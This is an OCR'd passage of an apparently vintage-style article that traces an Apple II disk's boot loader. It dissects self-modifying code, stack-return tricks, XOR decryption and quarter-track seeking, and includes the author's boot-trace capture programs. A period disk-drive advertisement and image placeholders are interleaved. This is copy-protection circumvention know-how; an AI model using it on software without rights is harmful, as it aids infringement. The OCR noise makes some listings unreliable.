259C     61 00   ADC ($00,X)
```

(!) Self-modifying code alert! WOO WOO. I'll use this symbol whenever one instruction modifies the next instruction. When this happens, the disassembly listing is misleading because the opcode will be changed by the time the second instruction is executed.

In this case, the DEC at $0599 modifies the opcode at $059C, so that's not really an "ADC." By the time we execute the instruction at $059C, it will have been decremented to #$60, a.k.a. "RTS."

One other thing: we've read $100 bytes and pushed all of them to the stack. The stack is only $100 bytes ($0100..$01FF), so this completely obliterates any previous values.

We haven't changed the stack pointer, though. That means the "RTS" at $059C will still look at $01D6 to find the next "return" address. That used to be ''4F 04'', but now it's been overwritten with new values, along with the rest of the stack. That's some serious Jedi mind trick stuff.

"These aren't the return addresses you're looking for."

"These aren't the return addresses we're looking for."

"He can go about his bootloader."

"You can go about your bootloader."

"Move along."

"Move along... move along."

In Which We Move Along

Luckily, there's plenty of room at $0599. I can insert a JMP to call back to code under my control, where I can save a copy of the stack. (And $B000 as well, whatever that is.) I get to ensure I don't disturb the stack before I save it, so no JSR, PHA, PHP, or TXS. I think I can manage that. JMP doesn't disturb the stack, so that's safe for the callback.

```
*BLOAD TRACE4
.
.  [same as previous trace]
.
9722     A9 4C   LDA #$4C      set up a JMP $9734 at $0599
9724  8D 99 05   STA $0599
9727     A9 34   LDA #$34
9729  8D 9A 05   STA $059A
972C     A9 97   LDA #$97
972E  8D 9B 05   STA $059B

9731  4C 00 05   JMP $0500     continue the boot

9734     A0 00   LDY #$00      (callback is here) Copy $B000
9736  B9 00 B0   LDA $B000,Y   and $0100 to higher memory
9739  99 00 20   STA $2000,Y   so they survive a reboot
973C  B9 00 01   LDA $0100,Y
973F  99 00 21   STA $2100,Y
9742        C8   INY
9743     D0 F1   BNE $9736

9745  AD E8 C0   LDA $C0E8     reboot to my work disk
9748  4C 00 C5   JMP $C500

*BSAVE TRACE5,A$9600,L$14B
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE BOOT2
B000-B0FF,A$2000,L$100
]BSAVE BOOT2
0100-01FF,A$2100,L$100
]CALL -151
```

Remember, the stack *pointer* hasn't changed. Now that I have the new stack *data*, I can just look at the right index in the captured stack page to see where the bootloader continues once it issues the "RTS" at $059C.

```
*21D0.
21D0 2F 01 FF 03 FF 04 4F 04
                       ^^^^^
                       next return address
```

That's part of the stack page I just captured, so it's already in memory.

```
*2126L
```

Another disk read routine! The fourth? Fifth? I've truly lost count.

```
2126  BD 8C C0   LDA $C08C,X   find a 3-nibble prologue ("BF
2129     10 FB   BPL $2126     BE D4")
212B     C9 BF   CMP #$BF
212D     D0 F7   BNE $2126
212F  BD 8C C0   LDA $C08C,X
2132     10 FB   BPL $212F
2134     C9 BE   CMP #$BE
2136     D0 F3   BNE $212B
2138  BD 8C C0   LDA $C08C,X
213B     10 FB   BPL $2138
213D     C9 D4   CMP #$D4
213F     D0 F3   BNE $2134
```


Introducing low cost, Apple II compatible disk drives

40-track drive with half-tracking for only $375.00

Easy to install
Simple plug-in with no additional wiring or power supply required.

Complete Apple II compatibility
40-track, 5¼ inch drive that runs 3.3 DOS, PASCAL or CP/M (Apple disk controller required).

Full Warranty and Service
90-day warranty plus service center for out-of-warranty service.




Eight colors to choose from
The drive cabinet is available in a standard Apple offwhite, lime green, dark green, bright orange, computer blue, brilliant yellow, black or chrome.

Complete Disk Drive System
For only $375, you get the 5¼ inch disk drive, color coordinated cabinet, and cable. Or, there's a two drive system that includes two 40-track disk drives, cabinets, Apple disk controller, and cables for only $850.00.
For further information, or to order the Apple II compatible disk drives, call or write:

I² INTERFACE, INC.
7630 Alabama Ave., Unit 3
Canoga Park, CA 91304
(213) 341-7914

Dealer and quantity discounts available upon request
MasterCard, VISA or COD orders accepted. Apple and Apple II are registered trademarks of Apple Computer, Inc.



```
2141     A0 00   LDY #$00      read 4-4-encoded data
2143  BD 8C C0   LDA $C08C,X
2146     10 FB   BPL $2143
2148        38   SEC
2149        2A   ROL
214A  8D 00 02   STA $0200
214D  BD 8C C0   LDA $C08C,X
2150     10 FB   BPL $214D
2152  2D 00 02   AND $0200

2155  59 00 01   EOR $0100,Y   decrypt the data from disk by
                               using this entire page of code
                               (in the stack page) as the
                               decryption key (more on this
                               later)
2158  99 00 00   STA $0000,Y   and store it in zero page
215B        C8   INY
215C     D0 E5   BNE $2143

215E  BD 8C C0   LDA $C08C,X   find a 1-nibble epilogue
2161     10 FB   BPL $215E     ("D5")
2163     C9 D5   CMP #$D5
2165     D0 BF   BNE $2126

2167        60   RTS           and exit via RTS
```

And we're back on the stack again.

```
*21D0.
21D0 F0 78 AD D8 02 85 25 01
21D8 57 FF 57 FF 57 FF 57 FF
21E0 57 FF 22 01 FF 05 B1 4C
```

The six `57 FF` words and the following `22 01` word are the next return addresses.

`$FF57` + 1 = `$FF58`, which is a well-known address in ROM that is always an "RTS" instruction. So this will burn through several return addresses on the stack in short order, then finally arrive at `$0123`, in memory at `$2123`.

```
*2123L
2123  6C 28 00   JMP ($0028)
```

...which is in the new zero page that was just read from disk.

And to think, we've loaded basically nothing of consequence yet. The screen is still black. We have 3 pages of code at `$BD00..$BFFF`. There's still some code on the text screen, but who knows if we'll ever call it again. Now we're off to zero page for some reason.

Un. Be. Lievable.

By Perseverance The Snail Reached The Ark

I can't touch the code on the stack, because it's used as a decryption key. I mean, I could theoretically change a few bytes of it, then calculate the proper decrypted bytes on zero page by hand. But no.

Instead, I'm just going to copy this latest disk routine wholesale. It's short and has no external dependencies, so why not? Then I can capture the decrypted zero page and see where that `JMP ($0028)` is headed.

```
*BLOAD TRACE5
*9734<2126.2166M
```

Here's the entire disassembly listing of boot trace #6:

```
96F8     A9 05   LDA #$05      patch boot0 so it calls my
96FA  8D 38 08   STA $0838     routine instead of jumping to
96FD     A9 97   LDA #$97      $0301
96FF  8D 39 08   STA $0839

9702  4C 01 08   JMP $0801     start the boot

9705     84 48   STY $48       (callback #1 is here)
9707     A0 00   LDY #$00      reproduce the decryption loop
9709  B9 00 03   LDA $0300,Y   that was originally at $0320
970C     45 48   EOR $48
970E  99 00 01   STA $0100,Y
9711        C8   INY
9712     D0 F5   BNE $9709

9714     A9 21   LDA #$21      patch the stack so it jumps to
9716  8D D4 01   STA $01D4     my callback #2 instead of
9719     A9 97   LDA #$97      continuing to $0500
971B  8D D5 01   STA $01D5

971E     A2 CF   LDX #$CF      continue the boot
9720        9A   TXS
9721        60   RTS

9722     A9 4C   LDA #$4C      (callback #2) set up callback
9724  8D 99 05   STA $0599     #3 instead of passing control
9727     A9 34   LDA #$34      to the disk read routine at
9729  8D 9A 05   STA $059A     $0126
972C     A9 97   LDA #$97
972E  8D 9B 05   STA $059B

9731  4C 00 05   JMP $0500     continue the boot

9734  BD 8C C0   LDA $C08C,X   (callback #3) disk read
9737     10 FB   BPL $9734     routine copied wholesale from
9739     C9 BF   CMP #$BF      $0126..$0166 that reads a
973B     D0 F7   BNE $9734     sector and decrypts it into
973D  BD 8C C0   LDA $C08C,X   zero page
9740     10 FB   BPL $973D
9742     C9 BE   CMP #$BE
9744     D0 F3   BNE $9739
9746  BD 8C C0   LDA $C08C,X
9749     10 FB   BPL $9746
974B     C9 D4   CMP #$D4
974D     D0 F3   BNE $9742
974F     A0 00   LDY #$00
9751  BD 8C C0   LDA $C08C,X
9754     10 FB   BPL $9751
9756        38   SEC
9757        2A   ROL
9758  8D 00 02   STA $0200
975B  BD 8C C0   LDA $C08C,X
975E     10 FB   BPL $975B
9760  2D 00 02   AND $0200
9763  59 00 01   EOR $0100,Y
9766  99 00 00   STA $0000,Y
9769        C8   INY
976A     D0 E5   BNE $9751
976C  BD 8C C0   LDA $C08C,X
976F     10 FB   BPL $976C
9771     C9 D5   CMP #$D5
9773     D0 BF   BNE $9734
```

```
 execution falls through here
9775     A0 00    LDY #$00      now capture the decrypted
9777  B9 00 00    LDA $0000,Y   zero page
977A  99 00 20    STA $2000,Y
977D        C8    INY
977E     D0 F7    BNE $9777

9780  AD E8 C0    LDA $C0E8     turn off the slot 6 drive motor

9783  4C 00 C5    JMP $C500     reboot to my work disk

*BSAVE TRACE6,A$9600,L$186

                                Whew. Let's do it.
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE BOOT3
0000-00FF,A$2000,L$100
]CALL -151
*2028.2029
2028 D0 06
```

OK, the `JMP ($0028)` points to `$06D0`, which I captured earlier. It's part of the second chunk we read into the text page. (Not the first chunk—that was copied to `$BD00+` then overwritten.) So it's in the "`BOOT2 0500-07FF`" file, not the "`BOOT1 0400-07FF`" file.

```
*BLOAD BOOT2 0500-07FF,A$2500
*26D0L
26D0     A2 00    LDX #$00
26D2  EE D5 06    INC $06D5 (!)
26D5     C9 EE    CMP #$EE
```

Oh joy, more self-modifying code.

```
*26D5:CA
*26D5L
26D5        CA    DEX
26D6  EE D9 06    INC $06D9 (!)
26D9        0F    ???

*26D9:10
*26D9L
26D9     10 FB    BPL $26D6     branch is never taken,
26DB  CE DE 06    DEC $06DE (!) because we just DEX'd from
26DE     61 A0    ADC ($A0,X)   #$00 to #$FF

*26DE:60
*26DEL
26DE        60    RTS
```

And now we're back on the stack.

```
*BLOAD BOOT2 0100-01FF,A$2100
*21E0.
*21E0. 57 FF 22 01 FF 05 B1 4C
                 next return address
```

`$05FF + 1 = $0600`, which is already in memory at `$2600`.

```
*2600L
2600     A0 00    LDY #$00      destroy stack by pushing the
2602        48    PHA           same value $100 times
2603        88    DEY
2604     D0 FC    BNE $2602
```

I guess we're done with all that code on the stack page. I mean, I hope we're done with it, since it all just disappeared.

```
2606     A2 FF    LDX #$FF      reset the stack pointer
2608        9A    TXS

2609  EE 0C 06    INC $060C (!)
260C        A8    TAY
```

Oh joy.

```
*260C:A9
*260CL
260C     A9 27    LDA #$27
260E  EE 11 06    INC $0611 (!)
2611        17    ???

*2611:18
*2611L
2611        18    CLC
2612  EE 15 06    INC $0615 (!)
2615        68    PLA

*2615:69
*2615L
2615     69 D9    ADC #$D9
2617  EE 1A 06    INC $061A (!)
261A        4B    ???

*261A:4C
*261AL
261A  4C 90 FD    JMP $FD90
```

Wait, what?

```
*FD90L
FD90     D0 5B    BNE $FDED
```

Despite the fact that the accumulator is `#$00` (because `#$27 + #$D9 = #$00`), the `INC` at `$0617` affects the Z register and causes this branch to be taken, because the final value of `$061A` was not zero.

```
*FDEDL
FDED  6C 36 00    JMP ($0036)
```

Of course, this is the standard output character routine, which routes through the output vector at `($0036)`. And we just set that vector, along with the rest of zero page. So what is it?

```
*2036.2037
2036 6F BF
```

Oh joy. Let's see, `$BD00..$BFFF` was copied earlier from `$0500..$07FF`, but from the first time we read into the text page, not the second time we read into text page. So it's in the "BOOT1 0400-07FF" file, not the "BOOT2 0500-07FF" file.

```
*BLOAD BOOT1 0400-07FF,A$2400
*FE89G FE93G                  disconnect DOS
```

```
*BD00<2500.27FFM                move code into place
*BF6FL
BF6F     C9 07   CMP #$07
BF71     90 03   BCC $BF76
BF73  6C 3A 00   JMP ($003A)

*203A.203B
203A F0 FD
BF76     85 5F   STA $5F        save input value

BF78        A8   TAY           use value as an index into an
BF79  B9 68 BF   LDA $BF68,Y    array

BF7C  8D 82 BF   STA $BF82      (!)self-modifying code
BF7F     A9 00   LDA #$00       alert—this changes the
BF81  20 D0 BE   JSR $BED0      upcoming JSR at $BF81
```

Amazing. So this "output" vector does actually print characters through the standard `$FDF0` text print routine, but only if the character to be printed is at least `#$07`. If it's less than `#$07`, the "character" is treated as a command. Each command gets routed to a different routine somewhere in `$BExx`. The low byte of each routine is stored in the array at `$BF68`, and the "STA" at `$BF7C` modifies the "JSR" at `$BF81` to call the appropriate address.

```
*BF68.
BF68 D0 DF D0 D0 FD FD D0
```

Since `A = #$00` this time, the call is unchanged and we `JSR $BED0`. Other input values may call `$BEDF` or `$BEFD` instead.

```
*BED0L
BED0     A5 60   LDA $60        use the "value" of $C050 to
BED2  4D 50 C0   EOR $C050      produce a pseudo-random
BED5     85 60   STA $60        number between #$01 and
BED7     29 0F   AND #$0F       #$0E

BED9     F0 F5   BEQ $BED0      not #$00

BEDB     C9 0F   CMP #$0F       not #$0F
BEDD     F0 F1   BEQ $BED0

BEDF  20 66 F8   JSR $F866      set the lo-res plotting color
                                (in zero page $30) to the
                                random-ish value we just
                                produced
BEE2     A9 17   LDA #$17       fill the lo-res graphics screen
BEE4        48   PHA            with blocks of that color

BEE5  20 47 F8   JSR $F847      calculates the base address for
BEE8     A0 27   LDY #$27       this line in memory and puts
BEEA     A5 30   LDA $30        it in $26/$27
BEEC     91 26   STA ($26),Y
BEEE        88   DEY
BEEF     10 FB   BPL $BEEC
BEF1        68   PLA

BEF2        38   SEC            do it for all 24 ($17) rows of
BEF3     E9 01   SBC #$01       the screen
BEF5     10 ED   BPL $BEE4

BEF7  AD 56 C0   LDA $C056      and switch to lo-res graphics
BEFA  AD 54 C0   LDA $C054      mode
BEFD        60   RTS
```

This explains why the original disk fills the screen with a different color every time it boots.

But wait, these commands do so much more than just fill the screen.

Continuing from `$BF84`...

```
BF84     A5 5F   LDA $5F
BF86     C9 04   CMP #$04
BF88     D0 03   BNE $BF8D
BF8A  4C 00 BD   JMP $BD00
```

If `A = #$04`, we exit via `$BD00`, which I'll investigate later.

```
BF8D     C9 05   CMP #$05
BF8F     D0 03   BNE $BF94
BF91  6C 82 BF   JMP ($BF82)
```

If `A = #$05`, we exit via `($BF82)`, which is the same thing we just called via the self-modified `JSR` at `$BF81`.

For all other values of A, we do this:

```
BF94  20 B0 BE   JSR $BEB0

*BEB0L
BEB0     A2 60   LDX #$60       another layer of encryption!
BEB2  BD 9F BF   LDA $BF9F,X
BEB5  5D 00 BE   EOR $BE00,X

BEB8  9D 9F BF   STA $BF9F,X    and it's decrypting the code
BEBB        CA   DEX            that we're about to run
BEBC     10 F4   BPL $BEB2
BEBE  AE 66 BF   LDX $BF66
BEC1        60   RTS
```

This is self-contained, so I can just run it right now and see what ends up at `$BF9F`.

```
*BEB0G
```

Continuing from `$BF97`...

```
BF97     A0 00   LDY #$00
BF99     A9 B2   LDA #$B2
BF9B     84 44   STY $44
BF9D     85 45   STA $45

BF9F  BD 89 C0   LDA $C089,X    everything beyond this point
                                was encrypted, but we just
                                decrypted it in $BEB0

BFA2  BD 8C C0   LDA $C08C,X    find a 3-nibble prologue
BFA5     10 FB   BPL $BFA2      (varies, based on whatever
BFA7     C5 40   CMP $40        the hell is in zero page
BFA9     D0 F7   BNE $BFA2      $40/$41/$42 at this point)
BFAB  BD 8C C0   LDA $C08C,X
BFAE     10 FB   BPL $BFAB
BFB0     C5 41   CMP $41
BFB2     D0 F3   BNE $BFA7
BFB4  BD 8C C0   LDA $C08C,X
BFB7     10 FB   BPL $BFB4
BFB9     C5 42   CMP $42
BFBB     D0 F3   BNE $BFB0
```

```
BFBD  BD 8C C0   LDA $C08C,X   read 4-4-encoded data
BFC0     10 FB   BPL $BFBD
BFC2        38   SEC
BFC3        2A   ROL
BFC4     85 46   STA $46
BFC6  BD 8C C0   LDA $C08C,X
BFC9     10 FB   BPL $BFC6
BFCB     25 46   AND $46

BFCD     91 44   STA ($44),Y  store in memory starting at
BFCF        C8   INY           $B200 (set at $BF9B)
BFD0     D0 EB   BNE $BFBD
BFD2     E6 45   INC $45
BFD4  BD 8C C0   LDA $C08C,X
BFD7     10 FB   BPL $BFD4
BFD9     C5 43   CMP $43
BFDB     D0 BA   BNE $BF97

BFDD     A5 45   LDA $45       read into $B200, $B300, and
BFDF     49 B5   EOR #$B5      $B400, then stop
BFE1     D0 DA   BNE $BFBD
BFE3        48   PHA ; A=00
BFE4     A5 45   LDA $45 ;
A=B5
BFE6     49 8E   EOR #$8E ;
A=3B
BFE8        48   PHA
BFE9        60   RTS
```

So we push `#$00` and `#$3B` to the stack, then exit via RTS. That will "return" to `$003C`, which is in memory at `$203C`.

```
*203CL
203C  4C 00 B2   JMP $B200
```

And that's the code we just read from disk, which means I get to set up another boot trace to capture it.

In Which We Flutter For A Day And Think It Is Forever

I'll reboot my work disk again, since I disconnected DOS to examine the code at `$BD00..$BFFF`.

```
*C500G
...
]CALL -151
*BLOAD TRACE6
.
.  [same as previous trace, up
to and
.  including the inline disk
read
.  routine copied from $0126
that
.  decrypts a sector into zero
page]
.
9775     A9 80   LDA #$80      change the JMP address at
9777     85 3D   STA $3D       $003C so it points to my
9779     A9 97   LDA #$97      callback instead of continuing
977B     85 3E   STA $3E       to $B200

977D  4C 00 06   JMP $0600     continue the boot
```

```
9780     A2 03   LDX #$03      (callback is here) copy the
9782  B9 00 B2   LDA $B200,Y  new code to the graphics page
9785  99 00 22   STA $2200,Y  so it survives a reboot
9788        C8   INY
9789     D0 F7   BNE $9782
978B  EE 84 97   INC $9784
978E  EE 87 97   INC $9787
9791        CA   DEX
9792     D0 EE   BNE $9782

9794  AD E8 C0   LDA $C0E8     reboot to my work disk
9797  4C 00 C5   JMP $C500

*BSAVE TRACE7,A$9600,L$19A
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE
OBJ.B200-B4FF,A$2200,L$300
]CALL -151
*B200<2200.24FFM
*B200L
B200     A9 04   LDA #$04
B202  20 00 B4   JSR $B400
B205     A9 00   LDA #$00
B207     85 5A   STA $5A
B209  20 00 B3   JSR $B300
B20C  4C 00 B5   JMP $B500
```

$B400 is a disk seek routine, identical to the one at $BE00. (It even has the same dual entry points for seeking by half track and quarter track, at $B400 and $B403.) There's nothing at $B500 yet, so the routine at $B300 must be another disk read.

```
*B300L

B300     A0 00   LDY #$00      some zero page initialization
B302     A9 B5   LDA #$B5
B304     84 59   STY $59
B306        48   PHA
B307  20 30 B3   JSR $B330

*B330L

B330        48   PHA           more zero page initialization
B331     A5 5A   LDA $5A
B333     29 07   AND #$07
B335        A8   TAY
B336  B9 50 B3   LDA $B350,Y
B339     85 50   STA $50
B33B     A5 5A   LDA $5A
B33D        4A   LSR
B33E     09 AA   ORA #$AA
B340     85 51   STA $51
B342     A5 5A   LDA $5A
B344     09 AA   ORA #$AA
B346     85 52   STA $52
B348        68   PLA
B349     E6 5A   INC $5A
B34B  4C 60 B3   JMP $B360

*B350.
B350 D5 B5 B7 BC DF D4 B4 DB
```

That could be an array of nibbles. Maybe a rotating prologue? Or a decryption key?

Oh joy. Another disk read routine.

```
*B360L
B360     85 54   STA $54
B362     A2 02   LDX #$02
B364     86 57   STX $57
B366     A0 00   LDY #$00
B368     A5 54   LDA $54
B36A     84 55   STY $55
B36C     85 56   STA $56

B36E  AE 66 BF   LDX $BF66     find a 3-nibble prologue
B371  BD 8C C0   LDA $C08C,X   (varies, based on the zero
B374     10 FB   BPL $B371     page locations that were
B376     C5 50   CMP $50       initialized at $B330 based on
B378     D0 F7   BNE $B371     the array at $B350)
B37A  BD 8C C0   LDA $C08C,X
B37D     10 FB   BPL $B37A
B37F     C5 51   CMP $51
B381     D0 F3   BNE $B376
B383  BD 8C C0   LDA $C08C,X
B386     10 FB   BPL $B383
B388     C5 52   CMP $52
B38A     D0 F3   BNE $B37F

B38C  BD 8C C0   LDA $C08C,X   read a 4-4-encoded sector
B38F     10 FB   BPL $B38C
B391        2A   ROL
B392     85 58   STA $58
B394  BD 8C C0   LDA $C08C,X
B397     10 FB   BPL $B394
B399     25 58   AND $58

B39B     91 55   STA ($55),Y   store the data into ($55)
B39D        C8   INY
B39E     D0 EC   BNE $B38C

B3A0  0E FF FF   ASL $FFFF     find a 1-nibble epilogue
B3A3  BD 8C C0   LDA $C08C,X   ("D4")
B3A6     10 FB   BPL $B3A3
B3A8     C9 D4   CMP #$D4
B3AA     D0 B6   BNE $B362
B3AC     E6 56   INC $56
B3AE     C6 57   DEC $57
B3B0     D0 DA   BNE $B38C
B3B2        60   RTS
```

Let's see:

$57 is the sector count. Initially #$02 (set at $B364), decremented at $B3AE.

$56 is the target page in memory. Set at $B36C to the accumulator, which is set at $B368 to the value of address $54, which is set at $B360 to the accumulator, which is set at $B348 by the PLA, which was pushed to the stack at $B330, which was originally set at $B302 to a constant value of #$B5. Then $56 is incremented (at $B3AC) after reading and decoding $100 bytes worth of data from disk.

$55 is #$00, as set at $B36A.

So this reads two sectors into $B500..$B6FF and returns to the caller.

Backtracking to $B30A...

```
B30A     A4 59   LDY $59       $59 is initially #$00 (set at
B30C        18   CLC           $B304)

B30D  AD 65 BF   LDA $BF65     current phase (track x 2)
B310  79 28 B3   ADC $B328,Y   new phase

B313  20 03 B4   JSR $B403     move the drive head to the
                               new phase, but using the
                               second entry point, which
                               uses a reduced timing loop (!)
B316        68   PLA           this pulls the value that was
                               pushed to the stack at $B306,
                               which was the target memory
                               page to store the data being
                               read from disk by the routine
                               at $B360
B317        18   CLC           page += 2
B318     69 02   ADC #$02

B31A     A4 59   LDY $59       counter += 1
B31C        C8   INY

B31D     C0 04   CPY #$04      loop for 4 iterations
B31F     90 E3   BCC $B304
B321        60   RTS
```

So we're reading two sectors at a time, four times, into $B500+. 2 x 4 = 8, so we're loading into $B500..$BCFF. That completely fills the gap in memory between the code at $B200..$B4FF (this chunk) and the code at $BD00..$BFFF (copied much earlier), which strongly suggests that my analysis is correct.

But what's going on with the weird drive seeking?

There is some definite weirdness here, and it's centered around the array at $B328. At $B200, we called the main entry point for the drive seek routine at $B400 to seek to track 2. Now, after reading two sectors, we're calling the secondary entry point (at $B403) to seek... where exactly?


```
*B328.
B328 01 FF 01 00 00 00 00 00
```

Aha! This array is the differential to get the drive to seek forward or back. At $B200, we seeked to track 2. The first time through this loop at $B304, we read two sectors into $B500..$B6FF, then add 1 to the current phase, because $B328 = #$01. Normally this would seek forward a half track, to track 2.5, but because we're using the reduced timing loop, we only seek forward by a quarter track, to track 2.25.

The second time through the loop, we read two sectors into $B700..$B8FF, then subtract 1 from the phase (because $B329 = #$FF) and seek backwards by a quarter track. Now we're back on track 2.0.

The third time, we read two sectors from track 2.25 into $B900..$BAFF, then seek forward by a quarter track, because $B32A = #$01.

The fourth and final time, we read the final two sectors from track 2.25 into $BB00..$BCFF.



This explains the little "fluttering" noise the original disk makes during this phase of the boot. It's flipping back and forth between adjacent quarter tracks, reading two sectors from each.

Boy am I glad I'm not trying to copy this disk with a generic bit copier. That would be nearly impossible, even if I knew exactly which tracks were split like this.

In Which The Floodgates Burst Open

```
*BLOAD TRACE7
.
.  [same as previous trace]
.
9780     A9 8D   LDA #$8D      interrupt the boot at $B20C
9782  8D 0D B2   STA $B20D      after it calls $B300 but before
9785     A9 97   LDA #$97      it jumps to the new code at
9787  8D 0E B2   STA $B20E     $B500

978A  4C 00 B2   JMP $B200     continue the boot

978D     A2 08   LDX #$08      (callback is here) capture the
978F     A0 00   LDY #$00      code at $B500..$BCFF so it
9791  B9 00 B5   LDA $B500,Y   survives a reboot
9794  99 00 25   STA $2500,Y
9797        C8   INY
9798     D0 F7   BNE $9791
979A  EE 93 97   INC $9793
979D  EE 96 97   INC $9796
97A0        CA   DEX
97A1     D0 EE   BNE $9791

97A3  AD E8 C0   LDA $C0E8     reboot to my work disk
97A6  4C 00 C5   JMP $C500

*BSAVE TRACE8,A$9600,L$1A9
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE
OBJ.B500-BCFF,A$2500,L$800
]CALL -151
*B500<2500.2CFFM
*B500L
B500  AE 5F 00   LDX $005F     same command ID (saved at
                               $BF76) that was "printed"
                               earlier (passed to the routine
                               at $BF6F via $FDED)

B503  BD 80 B5   LDA $B580,X   use command ID as an index
                               into this new array

B506  8D 0A B5   STA $B50A     (!)store the array value in the
                               middle of the next JSR
                               instruction

B509  20 50 B5   JSR $B550     and call it (modified based on
                               the previous lookup)
*B580.
B580 50 58 68 70 00 00 58
```

The high byte of the JSR address never changes, so depending on the command ID, we're calling

- 00 => $B550
- 01 => $B558
- 02 => $B568
- 03 => $B570
- 06 => $B558 again

A nice, compact jump table.

```
*B550L
B550     A9 09   LDA #$09
B552     A0 00   LDY #$00
B554  4C 00 BA   JMP $BA00

*B558L
B558     A9 19   LDA #$19
B55A     A0 00   LDY #$00
B55C  20 00 BA   JSR $BA00
B55F     A9 29   LDA #$29
B561     A0 68   LDY #$68
B563  4C 00 BA   JMP $BA00

*B568L
B568     A9 31   LDA #$31
B56A     A0 00   LDY #$00
B56C  4C 00 BA   JMP $BA00

*B570L
B570     A9 41   LDA #$41
B572     A0 A0   LDY #$A0
B574  4C 00 BA   JMP $BA00
```

Those all look quite similar. Let's see what's at $BA00.

```
*BA00L
BA00        48   PHA          save the two input parameters
BA01     84 58   STY $58       (A & Y)

BA03  20 00 BE   JSR $BE00     seek the drive to a new phase
                               (given in A)

BA06     A2 00   LDX #$00      copy a number of bytes from
BA08     A4 58   LDY $58       $B900,Y (Y was passed in
BA0A  B9 00 B9   LDA $B900,Y   from the caller) to $BB00
BA0D  9D 00 BB   STA $BB00,X
BA10        C8   INY
BA11        E8   INX

BA12     E0 0C   CPX #$0C      $0C bytes. Always exactly
BA14     90 F4   BCC $BA0A     $0C bytes.
```

What's at $B900? All kinds of fun[22] stuff.

[22] not guaranteed, actual fun may vary

```
*B900.
B900 08 09 0A 0B 0C 0D 0E 0F
B908 10 11 12 13 14 15 16 17
B910 18 19 1A 1B 1C 1D 1E 1F
B918 20 21 22 23 24 25 26 27
B920 28 29 2A 2B 2C 2D 2E 2F
B928 30 31 32 33 34 35 36 37
B930 38 39 3A 3B 3C 3D 3E 3F
B938 60 61 62 63 64 65 66 67
B940 68 69 6A 6B 6C 6D 6E 6F
B948 70 71 72 73 74 75 76 77
B950 78 79 7A 7B 7C 7D 7E 7F
B958 80 81 82 83 84 85 86 87
B960 00 00 00 00 00 00 00 00
```

That looks suspiciously like a set of high bytes for addresses in main memory. Note how it starts at `#$08` (immediately after the text page), then later jumps from `#$3F` to `#$60`, skipping over hi-res page 2.

Continuing from `$BA16`...

```
BA16  20 30 BA   JSR $BA30

*BA30L
BA30  AD 65 BF   LDA $BF65     current phase

BA33        4A   LSR           convert it to a track number
BA34     A2 03   LDX #$03

BA36     29 0F   AND #$0F      (track MOD $10)

BA38        A8   TAY           use that as the index into an
BA39  B9 10 BC   LDA $BC10,Y   array

BA3C     95 50   STA $50,X     and store it in zero page
BA3E        C8   INY
BA3F        98   TYA
BA40        CA   DEX
BA41     10 F3   BPL $BA36

*BC10.
BC10 F7 F5 EF EE DF DD D6 BE
BC18 BD BA B7 B6 AF AD AB AA
```

